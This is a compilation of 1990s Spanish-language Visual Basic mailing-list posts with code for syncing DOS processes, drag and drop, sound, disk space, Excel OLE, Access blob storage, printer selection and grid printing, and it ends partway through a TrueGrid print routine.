www.inquiry.com/thevbpro
· Gary Beene's Visual Basic World
web2.airmail.net/gbeene/visual.html
· Benjamins' Home Page
ourworld.compuserve.com/homepages/benjab
· Visual Basic Resource Index
www.qns.com/~robinson/vb/vb.html
· Visual Basic Online. Publicación en línea
www.vbonline.com/vb-mag
· Obisoft Visual Basic SourceSite
home.pi.net/~obisoft
· VB Code Bank CD
wwww.cpenterprises.com/vb.htm
· Wild Web of VB
www.iluminet.net/~jsmith/home.html
· Strange VB Home Page. Enlaces a otros
www.infinet.com/~mstrange
· www.zetnet.co.uk/rad/index.htm . No solo VB
· The ToolBox
wwww.netins.net/showcase/legend/vb
· POO con VB
northshores.com/vboop
·Repuestas a preguntas
www.kingsoft.com/quaid/vbwn0001.htm
· Controles. Es europeo
www.ljusdal.se/esource
· VB Web Magazine
members.aol.com/richb51533/index.htm
· VB Developer. Revista
www.pinpub.com/level3/l3nvbd.htm

Salu2.:-)
Jose Ramon.

Tipo Bits/Clave Fecha Identificador
pub 1024/BA4F1B15 1997/03/09 Jose Ramon <jlap@zaz.servicom.es>

Ejecutar programa DOS de forma síncrona (16 bits)

Hola amigos.

Necesito ejecutar un programa MSDOS de forma sincrona. Busque en la biblia (las paginas de el Guille :-) y encontre una funcion maravillosa. Hasta aqui todo bien. Pero mirando en 'Visual Basic Expert Solutions' vi una funcion muy cuca que hacia lo mismo y muy pequeña. Es esta:

```
Declare Function GetModuleUsage Lib "Kernel" _
(ByVal hModule As Integer) As Integer

Sub SyncShell(szAppName as String)
Dim hModule as Integer
hModule = Shell( szAppName ,1 )
while GetModuleUsage(hModule) > 0
DoEvents
Wend
End Sub
```

Y aqui viene el problema. Yo que soy un poco torpe la meto a cañon en mi programa y me da un error de fichero no encontrado o algo asi. Le pego a la ayuda (una cosa que a veces es bastante interesante) y veo que puede ser porque la funcion no esta en la DLL. Haciendo un horrible esfuerzo mental me doy cuenta que yo tengo WinNT y que necesito la declaracion de la funcion en 32 bits.

Entonces cogi de nuevo la biblia y me baje el fichero de declaraciones de la API de 32 bits y veo que alli no esta la funcion que buscaba.

Quiza la pregunta sea un poco tonta, pero ¿Ques pasa? ¿No existe? ¿Tendra otro nombre?

Muchas gracias.

--
Juan Carlos Calderón Igareda
CALDEJC@santandersupernet.com

Ejecutar programa DOS de forma síncrona (32 bits)

```
Private Type STARTUPINFO
   cb As Long
   lpReserved As String
   lpDesktop As String
   lpTitle As String
   dwX As Long
   dwY As Long
   dwXSize As Long
   dwYSize As Long
   dwXCountChars As Long
   dwYCountChars As Long
   dwFillAttribute As Long
   dwFlags As Long
   wShowWindow As Integer
   cbReserved2 As Integer
   lpReserved2 As Long
   hStdInput As Long
   hStdOutput As Long
   hStdError As Long
End Type

Private Type PROCESS_INFORMATION
   hProcess As Long
   hThread As Long
   dwProcessID As Long
   dwThreadID As Long
End Type

Private Declare Function WaitForSingleObject Lib "kernel32" (ByVal _
      hHandle As Long, ByVal dwMilliseconds As Long) As Long

Private Declare Function CreateProcessA Lib "kernel32" (ByVal _
      lpApplicationName As Long, ByVal lpCommandLine As String, ByVal _
      lpProcessAttributes As Long, ByVal lpThreadAttributes As Long, _
      ByVal bInheritHandles As Long, ByVal dwCreationFlags As Long, _
      ByVal lpEnvironment As Long, ByVal lpCurrentDirectory As Long, _
      lpStartupInfo As STARTUPINFO, lpProcessInformation As _
      PROCESS_INFORMATION) As Long

Private Declare Function CloseHandle Lib "kernel32" (ByVal _
      hObject As Long) As Long

Private Const NORMAL_PRIORITY_CLASS = &H20&
Private Const INFINITE = -1&

Public Sub ExecCmd(CmdLine as String)
   Dim Proc As PROCESS_INFORMATION
   Dim Start As STARTUPINFO
   Dim Ret As Long
   Start.cb = Len(start)
   Ret& = CreateProcessA(0&, CmdLine$, 0&, 0&, 1&, _
          NORMAL_PRIORITY_CLASS, 0&, 0&, Start, Proc)
   Ret& = WaitForSingleObject(Proc.hProcess, INFINITE)
   Ret& = CloseHandle(Proc.hProcess)
```

```
End Sub
```

Ejemplo de Drag & Drop

Hola,

Si el Drag & Drop te es un poc lioso, espero que esto te ayude.
Es un poco largo, pero...

```
'---------------------------------------------------------------------
'Me ha costado cogerle el tranquillo al tema del Drag & Drop, 'ya que
los ejemplos no ayudaban mucho para lo que yo lo quería. 'Se usan:
DragOver, DragDrop, MouseDown y MouseUp. 'El único coñazo es tener que
poner código en todos los controles...
'---------------------------------------------------------------------
'Variables a nivel del módulo Dim DY As Single Dim DX As Single

Private Sub CancelarDrag(Source As Control)
    Source.Visible = True
    Source.Drag vbCancel
End Sub

Private Sub FinalizarDrag(Source As Control, Button As Integer)
    If Button = vbLeftButton Then
        Source.Visible = True
        Source.ZOrder
        Source.Drag vbEndDrag
    End If
End Sub

Private Sub IniciarDrag(Source As Control, Button As Integer, X As
Single, Y As Single)
    If Button = vbLeftButton Then
        DX = X
        DY = Y
        'Permitir la operación de Drag & Drop
        Source.Drag vbBeginDrag
        'Cambiar a no visible, ya que si no, el form no detectaría que
        se ha soltado, si el puntero del ratón no sale del control.
        Source.Visible = False 'Comienza el espectáculo Source.Drag
    End If
End Sub

Private Sub Form_DragDrop(Source As Control, X As Single, Y As Single)
    'Si se quieren excluir algunos controles,
    'hacer aquí la comparación.
    Source.Visible = True
    Source.Move X - DX -60, Y - DY -60
    Source.Drag vbEndDrag
    Source.ZOrder
End Sub

'En cada control poner este código:
(cambiar %Control% por el nombre apropiado)
'
Private Sub %Control%_DragDrop(Source As Control, X As Single, Y As
Single)
    CancelarDrag Source
```

```
End Sub
'
Private Sub %Control%_MouseDown(Button As Integer, Shift As Integer, X
As Single, Y As Single)
    IniciarDrag %Control%, Button, X, Y
End Sub
'
Private Sub %Control%_MouseUp(Button As Integer, Shift As Integer, X
As Single, Y As Single)
    FinalizarDrag %Control%, Button
End Sub
'
'Se puede añadir DragOver para que muestre un icono no permitiendo que
se suelte.
'
```

Saludos.
Guillermo

> De nuevo requiero vuestra ayuda. Mi problema es el siguiente:
>
> He de posibilitar al usuario a insertar una imagen de un conjunto de ellas
> que hay en el form, en los botones de un toolbar existente, es decir, debe
> de poder elegir la imagen que quiere y mediante la opcion de DragDrop y DragOver
> o Drag, poder insertarla dentro del boton que haya elegido.
>
> El problema que me encuentro es que no se como controlar en que boton se
> encuentra
> en cada momento, pues para mas inri, el usuario tiene la opcion de poder
> an~adir y
> borrar botones a su antojo.
>
> Como podeis ver, es un poco dificil, al menos para mi, asi que solicito vuestra
> ayuda urgente.
>
> Desde ahora muchas gracias
>
>

==========
¿No has visitado mis páginas personales?
¿A que esperas?
http://www.wcostasol.es/guiller/indice.htm

NUEVO!!! Ya está el magazine VB Online en castellano:
http://www.wcostasol.es/vbonline/indice.htm
==========

Emitir un sonido al pasar sobre un objeto

La forma óptima de hacer esto es a través de una API de windows, ya que utilizar MCI es demasiado lento para lo que deseas hacer.

Debes escribir en el módulo:

```
Declare Function sndPlaySound Lib "winmm.dll" Alias "sndPlaySoundA" (ByVal
lpszSoundName As String, ByVal uFlags As Long) As Long
```

y en el evento Mousemove del label o botón:

```
Sub Label_Mousemove
dim a as long

a=sndplaysound("C:\xxx\xxx\arhivo.wav",0)
```

Saludos.

At 17:08 5/10/97 -0500, you wrote:
>!!! Hola a todos !!!!
>
>
>Bueno soy nuevo en la lista y quisiera compartir lo poco que se con UD.
>
>tengo vb 4.0 profesional
>Si alguien me puede ayudar para saber como hago para que al pasar el mouse
>encima de un boton o un label, me reproduzca un wave corto????
>
>gracias
>
>

Espacio libre en disco para Vb 4.0 (16bits)

Hola,

En el programa Sentinel que está en Gratisware, tienes cómo hacerlo usando la DLL StKit416.dll que se incluye con el VB.

La declaración es:

```
'Función para leer el espacio libre de los discos (del Setup1 de Visual
Basic
Private Declare Function DiskSpaceFree Lib "StKit416.dll" () As Long
```

Y la forma de usarla es:

```
'------------------------------------------------------------
' FUNCTION: GetDiskSpaceFree
' Get the amount of free disk space for the specified drive
'
' IN: [strDrive] - drive to check space for
'
' Returns: Amount of free disk space, or -1 if an error occurs
'------------------------------------------------------------
'
Function GetDiskSpaceFree(ByVal strDrive As String) As Long
    Dim strCurDrive As String
    Dim lDiskFree As Long
    Const gstrCOLON = ":"

    On Local Error Resume Next
    '
    'Save the current drive
    '
    strCurDrive = Left$(CurDir$, 2)
    '
    'Fixup drive so it includes only a drive letter and a colon
    '
    If InStr(strDrive, gstrCOLON) = 0 Or Len(strDrive) > 2 Then
        strDrive = Left$(strDrive, 1) & gstrCOLON
    End If
    '
    'Change to the drive we want to check space for. The DiskSpaceFree()
API
    'works on the current drive only.
    '
    ChDrive strDrive
    '
    'If we couldn't change to the request drive, it's an error, otherwise
return
    'the amount of disk space free
    '
    If Err <> 0 Or (strDrive <> Left$(CurDir$, 2)) Then
        lDiskFree = -1
    Else
        lDiskFree = DiskSpaceFree()
```

```
        If Err <> 0 Then 'If Setup Toolkit's DLL couldn't be found
            lDiskFree = -1
        End If
    End If
    '
    GetDiskSpaceFree = lDiskFree
    '
    'Cleanup by setting the current drive back to the original
    '
    ChDrive strCurDrive

    Err = 0
End Function
```

Nos vemos.
Guillermo

Leyva-Salmeron, Pablo wrote:

> Hola amigos
>
> Mirando en las paginas del Guille he encontrado la funcion
> GetDiskFreeSpace para conocer el espacio libre en una unidad de disco.
>
> El problema es que lo necesito saber pero !!! con 16 bits !!!
>
> Alguien sabe como conseguirlo ?
>
> Muchas gracias desde ya mismo
> Un saludo

Función Delay o similar

Hola a Todos de Nuevo.

Cuando yo desea realizar una espera de x milisegundos realizo un llamado al API Sleep de la siguiente manera:

En el Módulo:

```
Declare Sub Sleep Lib "kernel32" (ByVal dwMilliseconds As Long)
```

En el Código donde requiero hacer la espera:

```
Sleep x
```

Recuerden que el valor de x es en milisegundos. Ej: Para esperar 5 segundos x debe ser 5000.

Espero que a Alberto Silverira le sirva esto. A al tal amigo suyo.

Suerte a todos

Guillermo Edo Bolívar G.
Windows Solutions Ltda.
Santafé de Bogotá, D.C. - Colombia

-----Original Message-----
From: Alberto Silveira <luchemos@impsat1.com.ar>
To: Lista Visual Basic <vb-esp@ccc.uba.ar>
Date: Jueves 18 de Septiembre de 1997 07:21 PM
Subject: (VB-ESP) Función Delay o similar

Amigos de la lista:
Un amigo mío me pregunta lo siguiente: ¿Existe alguna función tipo Delay que haga que el programa espere un numero N de segundos?

Muchas gracias

Rodrigo Silveira

Generar un gráfico EXCEL con OLE

Sergio Ant. Garcia S. escribió:
>
> Tras numerosas pruebas, no he encontrado la forma de cargar con datos las
> series que usa un grafico en EXCEL que ya tengo prediseñado.
> En mi formulario tengo un OLE control que tiene un vinculo con el fichero
> XLS. Asimismo, existen una serie de parametros para cargar de datos este
> grafico desde la base de datos de la aplicacion.
>
> Por ahora, he sondeado dos opciones (sin total exito):
> a) Tener dos hojas: una con los datos que debo generar desde la B.D. cada
> vez que se modifiquen los parametros, y otra, la que contiene solo el
> grafico, que hace uso de los datos.
> * Problema: El grafico se ha diseñado para un rango fijo de datos, sin
> embargo, el grafico se va a usar para un conjunto de datos totalmente
> variable.
> --> Pregunta: ¿Es posible variar desde programacion VBasic el rango de
> celdas que cogemos cada vez?
>
> b) Tener una sola hoja con el grafico y ningun dato en el fichero XLS.
> En VBasic, haciendo uso de los metodos y propiedades de la clase Excel,
> añadimos nuevas colecciones de series y le asignamos matrices de datos que
> cargamos directamente desde la BD.
> ....
> oleParadas.CreateLink App.Path + "\" + "paradas.xls", "GRAFICO"
> Set objExcel = oleParadas.object
> ....

El "truco" está en indicarle el rango en la orden CreateLink. Siendo Excel(0) un OLE con
celdas, y Excel(1) el gráfico, ambos con la clase "Excel.Sheet", haz en el form_Load

```
    Excel(0).CreateLink App.Path & "\" & "SAMPLE.XLS!F1C1:F5C5"
    Excel(1).CreateLink App.Path & "\" & "SAMPLE.XLS!Pie"
```

Es buena técnica dar un nombre a los rangos de celdas, porque aunque yo he puesto arriba
"F1C1:F5C5", la "F" (por el idioma), puede ser una "L". Esto lo averiguas simplemente
abriendo Excel y mirando la nomenclatura que use (a la izquierda del contenido de la
celda), pero si le das un nombre al rango (como el "Pie" -"Tarta" en inglés) te olvidas de
la nomenclatura.

Para modificar los datos:

```
    Excel(Index).object.Application.Visible = True
    Excel(Index).object.Application.Show
```

Luego tienes el problema de actualizar los datos y volver a tu programa, para lo cual usas
unas líneas de VBA en Excel con las órdenes

```
AppActivate Title:="Caption de tu Form"
Application.WindowState = xlMinimized
```

y con esto ya tienes la base para poder hacerlo.

Esto está con Excel 8. Es posible que si usas otra versión de Excel varíe algún método.

Espero que con esto se resuelva tu problema. Un saludo.

Guardar un Fichero del Word en Access *(2 mensajes)*

Yo grabo el fichero a disco y luego con estas dos funciones lo grabo en la tabla y lo recupero

ejemplo para guardar en la tabla:

```
        Data1.Recordset.Edit
        Call putmemo(pcDir + "pepito.doc", Data1.Recordset, "documento")
        Data1.Recordset.Update
```

ejemplo para recuperalo de la tabla:

```
        Call getmemo(pcDir + "pepito.doc", Data1.Recordset, "documento")
```

```
Function putmemo(cFile As String, oRc As Recordset, cCampo As String)
  Dim n As Integer
  Dim nCanal As Integer
  Dim cInter As String
  Dim nMax As Long
  Dim nLeer As Long

  nMax = FileLen(cFile)
  nCanal = FreeFile
  Open cFile For Binary Access Read As nCanal

  Do While nMax > 0
     nLeer = IIf(nMax > 50000, 50000, nMax)
     nMax = nMax - nLeer
     cInter = Space(nLeer)
     Get nCanal, , cInter
     oRc(cCampo).AppendChunk cInter
  Loop
  Close nCanal

End Function

Function getmemo(cFile As String, oRc As Recordset, cCampo As String)
  Dim nCanal As Integer
  Dim cInter As String
  Dim nMax As Long
  Dim nLeer As Long
  Dim n As Long
  If IsNull(oRc(cCampo)) Then
     nMax = 0
  Else
       nMax = Len("" & oRc(cCampo))
  End If

  n = 0
  nCanal = FreeFile
  Open cFile For Binary As nCanal
  Do While nMax > 0
     nLeer = IIf(nMax > 50000, 50000, nMax)
```

```
    nMax = nMax - nLeer
    cInter = oRc(cCampo).GetChunk(n, nLeer)
    n = n + Len(cInter)
    Put nCanal, , cInter
  Loop
  Close nCanal
End Function
```

saludos

Pablo Leon Gonzalez
pleong@meditex.es
Las Palmas de Gran Canaria
España

-----Original Message-----
De: José Ignacio Merino Martín <jimerino@arrakis.es>
Para: vb-esp@ccc.uba.ar <vb-esp@ccc.uba.ar>
Fecha: jueves 18 de diciembre de 1997 16:45
Asunto: (VB-ESP) Guardar un Fichero del Word en Access

Hola a todos:

Vereis, estoy haciendo una rutina de automatización en Word 97 en la que genero un fichero. Mi pregunta es simple ¿cómo guardo ese fichero en un campo Long Binary de Access? He probado a guardar el objeto Document del Word, pero al recuperarlo me sale tan sólo el texto. He intentado salvar el

---

=?iso-8859-1?Q?Jos=E9?= Ignacio Merino =?iso-8859-1?Q?Mart=EDn?= escribió:
> Hola a todos:
>
> Vereis, estoy haciendo una rutina de automatización en Word 97 en la que
> genero un fichero. Mi pregunta es simple ¿cómo guardo ese fichero en un
> campo Long Binary de Access? He probado a guardar el objeto Document del
> Word, pero al recuperarlo me sale tan sólo el texto. He intentado salvar el
> fichero, pero nada de nada...
>
> ¿Alguien me da una idea de cómo hacerlo? Supongo que habrá que guardar el
> fichero y luego asociarlo con el campo, pero ¿se podría hacer sin pasar por
> el paso intermedio de guardar el fichero?
>
> Un saludo a todos.

No lo tengo implementado, pero con un control OLE, el fichero (mejor dicho, el contenido
del control) se salva mediante OLE.SaveToFile NombreFichero. Si guardas NombreFichero en
el campo de la tabla, luego lo puedes recuperar con OLE.ReadFromFile NombreFichero.

Espero que con esto se resuelva tu problema. Un saludo.

Hallar el número de días de un mes

Otra vez yo.

Muchas veces requerimos saber si un mes tiene 28, 29, 30 o 31 días. Para esto el siguiente procedimiento les podrá ayudar (Eso espero)

```
' Parámetros: iAno = Año del mes, iMes = Mes del Que se desea averiguar el
Número de días
'
Public Function fiDiasDelMes(ByVal iAno As Integer, ByVal iMes As Integer)
As Integer
   fiDiasDelMes = Day(DateSerial(iAno, iMes + 1, 0))
End Function
```

Suerte,

Guillermo Edo. Bolívar G.
Windows Solutions Ltda.
Santafé de Bogotá, D.C.

Impresora *(2 mensajes)*

Hola,

Esto es una "chapucilla" pero funciona:

```
Dim sDeviceName As String
Dim ImpAnt As Printer

Debug.Print "Al empezar: " & Printer.DeviceName

sDeviceName = Printer.DeviceName
Set ImpAnt = Printer

'... lo que tengas que hacer...

'Restablecer la impresora original
If ImpAnt.DeviceName <> sDeviceName Then
    For Each ImpAnt In Printers
        If ImpAnt.DeviceName = sDeviceName Then
            Set Printer = ImpAnt
            Exit For
        End If
    Next
End If
Debug.Print "Al finalizar: " & Printer.DeviceName
```

Si todo va bien, no cambiará de impresora.

Nos vemos.
Guillermo

> From: Sergio Cárdenas Melero <scardenas@bigfoot.com>
> To: "'vb-esp@ccc.uba.ar'" <vb-esp@ccc.uba.ar>
> Subject: RE: (VB-ESP) Impresora
> Date: Wed, 24 Sep 1997 19:24:26 +-200
> Reply-to: vb-esp@ccc.uba.ar

> Hola:
>
> ****
> Prueba declarando la variable As Printer
> Y asignándola con SET
>
> Dim ImpAnt As Printer
> Set ImpAnt = Printer
> ****
> Pues no me funciona ya que si la declaro como Printer cambia el valor de la variable (automáticamente) dependiendo de la impresora predeterminada.
>
>
> Saludos
> Sergio

>
> scardenas@bigfoot.com
> Spice Girls: http://www.redestb.es/personal/scardenas/spice
> ----------
> "Base de Datos" es una recopilación de problemas técnicos y trucos de muchos programas de software. Es totalmente gratuito y se puede "bajar" y registrar en http://www.geocities.com/SiliconValley/Vis>
>
>
> Espero que te sirva. (no lo he probado)
>
>
> Nos vemos.
> Guillermo
>
>
> -----
> > From: Sergio Cárdenas Melero <scardenas@bigfoot.com>
> > To: "'vb-esp@ccc.uba.ar'" <vb-esp@ccc.uba.ar>
> > Subject: RE: (VB-ESP) Impresora
> > Date: Wed, 24 Sep 1997 09:53:38 +-200
> > Reply-to: vb-esp@ccc.uba.ar
>
> > Hola:
> >
> > ****
> > Guarda en una variable la impresora que hay antes de llamar al
> > diálogo y después la vuelves a asignar.
> > ****
> > ¿Me puedes dar un ejemplo? eso es lo que se me ocurrió hacer pero no me funcionaba. Este era el código:
> >
> > Dim ImpAnt
> >
> > ImpAnt = Printer
> > Commondialog1.showprinter
> >
> > ' Aquí empieza el código de imprimir
> > [...]
> >
> > Set Printer = ImpAnt
> >
> >
> > ¿Será por que es necesario declarar la variable ImpAnt? Si es así, ¿cómo que hay que declararla?
> >
> > Saludos
> > Sergio
> >
> > scardenas@bigfoot.com
> > Spice Girls: http://www.redestb.es/personal/scardenas/spice
> > ----------
> > "Base de Datos" es una recopilación de problemas técnicos y trucos de muchos programas de software. Es totalmente gratuito y se puede "bajar" y registrar en http://www.geocities.com/SiliconValley/V> >
> >

> >
>
>

Hola Sergio,
Puedes imprimir con la impresora que quieras, o enviarlo directamente por fax sin que el usuario de tu programa tenga que abrir el CommonDialog.
El código que te envío a continuación es un ejemplo de la ayuda de Microsoft de VB5 y parece evidente que debe funcionar, sin embargo NO FUNCIONA con VisualBasic 5.00 a no ser que te bajes el Servipack2 de VisualBasic5 entonces, magia!, ya funciona! (porque le tengo un cierto cariño a Bill Gates que si no....).
Yo he estado "puteado, jodido y maltratado" mucho tiempo para conseguir que un usuario de mi programa pudiera imprimir por su impresora o enviarlo por fax, pulsando un simple botón. Ahora ya me funciona perfectamente.

```
Dim i as Printer

 For Each i In Printers
     If i.DeviceName = NombreDispositivo Then
     Set Printer = i
     Exit For
    End If
 Next
```

Ahora con Printer.Print imprimes en NombreDispositivo.
NombreDispositivo puede ser el nombre de una impresora, Microsoft Fax, etc.
Puedes cambiar NombreDispositivo por ejemplo teniendo un NombreImpresora un NombreFax que puedes guardar en un fichero de variables y que el usuario puede seleccionar con el CommonDialog
famoso
Esa rutina no te cambia la impresora predeterminada del sistema lo que aún es mejor.

Personalmente no soporto presentar el cuadro de dialogo de la impresora a mis usuarios cada vez que hay que imprimir algo.

Un saludo, Gusti. (Augusto Cervera) gusti@redestb.es

-----Original Message-----
De: Sergio Cárdenas Melero <scardenas@bigfoot.com>
Para: 'Lista VB' <vb-esp@ccc.uba.ar>
Fecha: martes 23 de septiembre de 1997 19:54
Asunto: (VB-ESP) Impresora

Hola:

Tengo este problema con la impresora en VB:

Uso el control CommonDialog para mostrar el cuadro de diálogo de la

impresora (ShowPrinter) para que el usuario diga en que impresora quiere imprimir. Como tiene la opción (el CommonDialog) de cambiar la impresora predeterminada del sistema pues la he activado y así como el printer.print imprime en la impresora predeterminada pues esa parte ya está resulta. El problema llega a la hora de volver a cambiar la impresora predeterminada a la que estaba antes de que el CommonDialog la cambiará y es lo que no sé como hacer.

¿Puede ayudarme alguien?

Saludos
Sergio

scardenas@bigfoot.com
Spice Girls: http://www.redestb.es/personal/scardenas/spice

"Base de Datos" es una recopilación de problemas técnicos y trucos de muchos programas de software. Es totalmente gratuito y se puede "bajar" y registrar en http://www.geocities.com/SiliconValley/Vista/3235

Imprimir códigos de barras (Mabry)

Yo hago lo siguiente:

```
  With Barcod1
    .PrinterScaleMode = Printer.ScaleMode
    .PrinterLeft = iPosicionX
    .PrinterTop = iPosicionY
    .PrinterWidth = iAnchoMaximo
    .PrinterHeight = iAltura
    .Alignment = bcALeft
    .Style = msSANSI3of9
    .BarWidth = iAnchoBarras
    .Caption = sCodigoArticulo
    .PrinterHDC = Printer.hDC
  End With
```

Printer.ScaleMode lo selecciono a vbPixels, y en iAnchoMaximo lo que guardo es el ancho maximo que he reservado en la etiqueta para poner el código de barras. Si el código termina antes, al imprimirlo me limpia el espacio que sobre, si no llega el espacio, visualiza todo el campo de color negro. La línea más estrecha del código me las hace con el número de pixels que indiqué en Barcode1.BarWidth.

Saludos..... GLL

Origin: PGP Disponible. InterNet (llander@pobox.com)_FidoNet_(2:348/613.26)

Imprimir grids *(2 mensajes)*

Ale, venga, que nadie se va a mojar el culo.
Me parece que a nadie le gusta imprimir, porque nadie contesta este tipo de mails, ¿qué narices haceis con los datos? ¿coleccionarlos?, si vais entrando pero nunca los sacais...
Este código es para aquellos que estamos intentando imprimir, si le encontrais fallos (que no dudo que tenga, aunque a mi me vaya bien) decidmelos y ya puestos me los podrías hasta corregir, puestos a pedir :-)
Eduardo de la Torre y Antonie E. López, decidme que tal os va y los problemas que encontrais y lo dicho si los podeis corregir...

Pasos a seguir para imprimir un grid
---
1. Crear un grid y meterlo en el Form1, metiendole (por ejemplo) 6 filas y columnas.

2. Añadir el siguinete código al evento Form1 Click:

```
Sub Form_Click ()
   Dim i, j
   For i = 0 To Grid1.Cols - 1
      For j = 0 To Grid1.Rows - 1
         Grid1.Col = i
         Grid1.Row = j
         Grid1.Text = Format$(i + j + i ^ j)
      Next
   Next
   Call Grid_Print(Grid1)
   Printer.EndDoc
End Sub
```

2. Añadir el siguiente código a la sección de declaraciones globales:

```
Sub Grid_Print (grid As Control)
   Dim tppx As Integer
   Dim tppy As Integer
   tppx = Printer.TwipsPerPixelX
   tppy = Printer.TwipsPerPixelY
   Dim Col As Integer
   Dim Row As Integer
   Dim x0 As Single
   Dim y0 As Single
   Dim x1 As Single
   Dim y1 As Single
   Dim x2 As Single
   Dim y2 As Single

   x0 = Printer.CurrentX
   y0 = Printer.CurrentY

   If grid.BorderStyle <> 0 Then
      Printer.Line -Step(grid.Width - tppx, grid.Height - tppy), , B
      x0 = x0 + tppx
```

```
         y0 = y0 + tppy
      End If
      x1 = x0
      For Col = 0 To grid.Cols - 1
         If Col >= grid.FixedCols And Col < grid.LeftCol Then
            Col = grid.LeftCol
         End If
         If x1 + grid.ColWidth(Col) >= grid.Width Then Exit For
         y1 = y0
         For Row = 0 To grid.Rows - 1
            If Row >= grid.FixedRows And Row < grid.TopRow Then
               Row = grid.TopRow
            End If
            If y1 + grid.RowHeight(Row) >= grid.Height Then Exit For
            Printer.CurrentX = x1 + tppx * 2
            Printer.CurrentY = y1 + tppy
            grid.Col = Col
            grid.Row = Row
            Printer.Print grid.Text
            y1 = y1 + grid.RowHeight(Row)
            If grid.GridLines Then
               y1 = y1 + tppy
            End If
         Next
         x1 = x1 + grid.ColWidth(Col)
         If grid.GridLines Then
            x1 = x1 + tppx
         End If
      Next
      If grid.GridLines Then
         x2 = x0
         y2 = y0
         For Col = 0 To grid.Cols - 1
            If Col >= grid.FixedCols And Col < grid.LeftCol Then
               Col = grid.LeftCol
            End If
            x2 = x2 + grid.ColWidth(Col)
            If x2 >= grid.Width Then Exit For
            Printer.Line (x2, y0)-Step(0, y1 - tppy)
            x2 = x2 + tppx
         Next
         For Row = 0 To grid.Rows - 1
            If Row >= grid.FixedRows And Row < grid.TopRow Then
               Row = grid.TopRow
            End If
            y2 = y2 + grid.RowHeight(Row)
            If y2 >= grid.Height Then Exit For
            Printer.Line (x0, y2)-Step(x1 - tppx, 0)
            y2 = y2 + tppy
         Next
      End If
   End Sub
```

3. Ejecutarlo

Hèctor Agea Merino
Barcelona - Espanna

agea@hotmail.com

X-Mailreader: GoldED/386 2.51.A1026+
Sender: llander@pobox.com (Guillermo Llanderas)
X-UIDL: fa419af7b8024d54ec1df36a19655b4d

¡Hola, Jose!

    Aquí tienes las rutinas. :)

> ---------8<---------8<--------- CORTAR ---------8<---------8<---------

```
Option Explicit ' - Ian Patton, 1994-96 - ipatton@indigo.ie

'Here is a simple routine I have devised which for me
'simplifies the printing of the contents of a TruegGrid to the
'printer. There are also two Grid Copy routines: one for the
'standard VB Grid control and one for TrueGrid. They are all
'independent of column or row numbers so should work straight off.

'These routines were dsigned and used in VB 3. They may work in
'VB 4 but I have'nt tried them yet.

'The copy routines produce Tab Separated text which can then be
'pasted into any word processor and formatted as required. proper
'alignment of columns in your word processor may require a change
'of font or the addition of some Tabs to help balance a column.

'The print routine formats text as it finds it in TrueGrid, ie:
'Left/Centre/Right aligned as appropriate. I have had to set the
'print body text to Courier so that Right Alignment would work
'properly. Proportionally spaced fonts like Arial & Times produce
'a ragged right margin. If anyone knows how to overcome this, I
'would welcome your advice.

'You are FREE to use the enclosed as is, or to modify it to suit
'your needs as required. It is Free. All I would ask is that:

' (a) You do not re-submit the enclosed on any bullitin board,
' or through any internet service provider as your own work
' or, if included as part of a larger submission, you leave
' the copyright/eMail flag at the start of each routine.

' (b) If you use this in your own programs, again leave the
' copyright/eMail flag at the start of each routine, just
' to remember me !

' (c) Any chance of giving me feedback, just to say if you
' found it any use (or not!) and if so, were you able
' to use any of it

'Any comments, criticisms etc would be welcome. Choose which form
'of adress best suits you, from below. Good luc :-)

'Compuserve: 100024,1606
```

```
'Internet: ipatton@indigo.ie

'Usual disclaimer. The enclosed works for me but I can't guarantee
'that it will work for You. Use at your own risk. By accepting and
'using the enclosed, you agree that I have no responsibility for
'any loss, direct or consequential, as a result of your use.


'Ian Patton

Sub Copy_Grid () ' - Ian Patton, 1994-96 - ipatton@indigo.ie

    'Generic sub for clipboard copy from standard GRID.VBX

    Dim CopyText As String, NC As String, NR As String
    Dim First_Col As Integer, First_Row As Integer

    'GridName = your grid. replace as required

    Screen.MousePointer = 11
    Clipboard.Clear 'not really necessary (but safe)

    NC = Chr$(9) 'Tab Character
    NR = Chr$(13) & Chr$(10) 'Carriage Return & Linefeed

    First_Col = GridName.Fixedcols 'Set counter for first column
    First_Row = GridName.FixedRows 'Set counter for first row

    For i% = First_Row To GridName.Rows - 1
    GridName.Row = i%
    For j% = 0 + First_Col To GridName.Cols - 1
        GridName.Col = j%
        If j% = First_Col Then
      CopyText = CopyText & GridName.text
        Else
      CopyText = CopyText & NC & GridName.text
        End If
    Next
    CopyText = CopyText & NR
    Next

    Clipboard.SetText CopyText
    Screen.MousePointer = 0

End Sub

Sub Copy_TrueGrid () ' - Ian Patton, 1994-96 - ipatton@indigo.ie

    'Generic sub for clipboard copy from TrueGrid

    Dim CopyText, TC, CRL As String, r As Integer, c As integr
    Dim First_Col, First_Row As Integer

    'MyTrueGrid = your grid. replace as required

    Screen.MousePointer = 11 'show Hourglass, copy could take a while
    MyTrueGrid.Active = False 'Stop TrueGrid "flashing"
    Clipboard.Clear 'not really necessary (but safe)

    CopyText = ""
```

```
    TC = Chr$(9) 'Tab character
    CRL = Chr$(13) & Chr$(10) 'Carriage Return & Linefeed

    First_Col = 1 'Set counter for first column
    First_Row = 1 'Set counter for first row

    MyTrueGrid.TopRow = 1 'Position to first row
    MyTrueGrid.LeftColumn = 1 'Position to first column

    For r = First_Row To RowCount
    MyTrueGrid.RowIndex = r
    For c = First_Col To RateTable.Columns - 1
        MyTrueGrid.ColumnIndex = c
        If MyTrueGrid.ColumnVisible(c) = True Then
      If c = First_Col Then
          CopyText = CopyText & MyTrueGrid.text
      Else
          CopyText = CopyText & TC & MyTrueGrid.text
      End If
        End If
    Next
    CopyText = CopyText & CRL
    Next

    Clipboard.SetText CopyText 'Send copied table to clipboard

    Screen.MousePointer = 0 'Return cursor to default
    MyTrueGrid.RowIndex = 1 'Re-position to first column
    MyTrueGrid.ColumnIndex = 1 'Re-Position to first column
    MyTrueGrid.Active = True 'Reinstate TrueGrid

End Sub

Sub Print_MyTrueGrid () ' - Ian Patton, 1994-96 - ipatton@indigo.ie

    'Generic print sub for MyTrueGrid tables
    Dim ColStyle, ColWide, TabNow, TabPos, LineCount As Integer
    Dim RptName, RptSub, ColText, PageFoot As String
    Dim r As Integer, n As Integer, c As Integer

    'MyTrueGrid = your grid. replace as required

    Screen.MousePointer = 11 'show Hourglass, print could take a while
    Printer.ScaleMode = 4 'characters

    'Assign text to String Variables
    RptName = "Anything Title you like" 'can be a variable if preferred
    RptSub = "Anything Subtitle you like" 'can be a variable if preferred
    PageFoot = "Page: "
    LineCount = 0

    'Set display and position to 1st row / 1st column
